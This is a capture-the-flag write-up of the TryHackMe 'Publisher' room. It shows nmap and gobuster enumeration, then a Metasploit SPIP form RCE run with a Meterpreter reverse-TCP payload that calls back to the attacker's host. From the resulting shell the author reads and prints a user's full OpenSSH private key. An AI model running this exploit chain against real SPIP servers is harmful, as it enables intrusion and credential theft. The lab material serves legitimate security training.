
PUBLISHER- TRY HACK ME- ROOM

5kullk3r

5 min read

.


Dec 6, 2025



Hello everyone! This is a beginner-friendly somewhat forensic type room from the TryHackMe platform titled “**PUBLISHER**”

This room is classified as easy and is a boot2root-type challenge. I hope this write-up helps guide you through the process!

Enough talk — let's dive right in, and I hope you enjoy the journey! :)



My thoughts always when reviewing my draft publications

Phase 1: Initial Foothold via SPIP RCE

Enumeration and Vulnerable Service Identification

We begin by visiting the main website, where the name of the underlying software is immediately visible, and concurrently run an Nmap scan.

I go to website and see the community magzine webpage and the word **spip** catches my eyes

I run nmap scan:

```
└─# nmap -sC -sV 10.201.49.35 -T 4
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-12 12:05 IST
Nmap scan report for 10.201.49.35
Host is up (0.21s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol
| ssh-hostkey:
|   3072 04:b8:98:5e:bb:a3:5b:e1:a5:ad:f6:e8:f1:d2:06:75 (RSA)
|   256 b3:63:45:c1:c3:69:d5:40:bf:b7:c0:cf:9e:27:d4:ee (ECDSA)
|_  256 82:b7:93:17:cf:31:da:0f:78:6c:4e:bc:b9:18:8e:79 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Publisher's Pulse: SPIP Insights & Tips
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

nmap -sC -sV 10.201.49.35 -T 4

I see port **22** and **80** open


We check for common web directories using Gobuster

```
└─# gobuster dir -u http://10.201.49.35/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.201.49.35/
[+] Method:                  GET
[+] Threads:                 100
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 313] [--> http://10.201.49.35/images/]
/spip                 (Status: 301) [Size: 311] [--> http://10.201.49.35/spip/]
```


gobuster dir -u http://10.201.49.35/ -w

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100

I see **/spip** and **/images**




Inspecting the `/spip` directory and using Wappalyzer confirms the exact software and version.




- **SPIP v4.2.0**

Searching it up I see the **RCE exploit** in exploitdb



Remote Code Execution (RCE) and SSH Key Retrieval

We use the identified exploit within Metasploit to gain a reverse shell and immediately look for a way to establish persistent access.



```
msf > search spip

Matching Modules
================

   #   Name                                          Disclosure Date  Rank       Check  Description
   -   ----                                          ---------------  ----       -----  -----------
   0   exploit/multi/http/spip_bigup_unauth_rce      2024-09-06       excellent  Yes    SPIP BigUp Plugin Unauthenticated RCE
   1     \_ target: PHP In-Memory                    .                .          .      .
   2     \_ target: Unix/Linux Command Shell         .                .          .      .
   3     \_ target: Windows Command Shell            .                .          .      .
   4   exploit/multi/http/spip_porte_plume_previsu_rce  2024-08-16    excellent  Yes    SPIP Unauthenticated RCE via porte_plume
Plugin
   5     \_ target: PHP In-Memory                    .                .          .      .
   6     \_ target: Unix/Linux Command Shell         .                .          .      .
   7     \_ target: Windows Command Shell            .                .          .      .
   8   exploit/multi/http/spip_connect_exec          2012-07-04       excellent  Yes    SPIP connect Parameter PHP Injection
   9     \_ target: PHP In-Memory                    .                .          .      .
   10    \_ target: Unix/Linux Command Shell         .                .          .      .
   11    \_ target: Windows Command Shell            .                .          .      .
   12  exploit/multi/http/spip_rce_form              2023-02-27       excellent  Yes    SPIP form PHP Injection
   13    \_ target: PHP In-Memory                    .                .          .      .
   14    \_ target: Unix/Linux Command Shell         .                .          .      .
   15    \_ target: Windows Command Shell            .                .          .      .
```

```
msfconsole
```

Search spip and we see the last option which is RCE 2023

```
use 12
```

```
set RHOSTS <victim IP>
```

```
set lhost <our ip>
```

```
set TARGETURI /spip
```

run

```
msf > use 12
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf exploit(multi/http/spip_rce_form) > options

Module options (exploit/multi/http/spip_rce_form):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Supported proxies: socks5,
                                         socks5h, http, sapni, socks4
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-me
                                         tasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       Path to Spip install
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  [redacted]       yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   PHP In-Memory
```

Now,

shell

From the shell, we navigate to the user's home directory and retrieve their private SSH key.

```
msf exploit(multi/http/spip_rce_form) > run
[*] Started reverse TCP handler on 10.9.2.204:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[*] SPIP Version detected: 4.2.0
[+] The target appears to be vulnerable. The detected SPIP version (4.2.0) is vulnerable.
[*] Got anti-csrf token: AKXEs4U6r36PZ5LnRZXtHvxQ/ZZYCXnJB2crlmVwgtlVVXwXn/MCLPMydXPZCL/WsMlnvbq2xARLr6toNbdfE
[*] 10.201.49.35:80 - Attempting to exploit ...
[*] Sending stage (41224 bytes) to 10.201.49.35
[*] Meterpreter session 1 opened (10.9.2.204:4444 → 10.201.49.35:48530) at 2025-11-12 12:18:17 +0530
whoami


meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
meterpreter > shell
Process 300 created.
Channel 0 created.
whoami
www-data
```

```
cd .ssh
ls -la
total 20
drwxr-xr-x 2 think think 4096 Jan 10  2024 .
drwxr-xr-x 8 think think 4096 Feb 10  2024 ..
-rw-r--r-- 1 root  root   569 Jan 10  2024 authorized_keys
-rw-r--r-- 1 think think 2602 Jan 10  2024 id_rsa
-rw-r--r-- 1 think think  569 Jan 10  2024 id_rsa.pub
get id_rsa
/bin/sh: 9: get: not found
cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


cd ../ ⟶ *cd /home/think*

`ls -la` → ***we see .ssh***

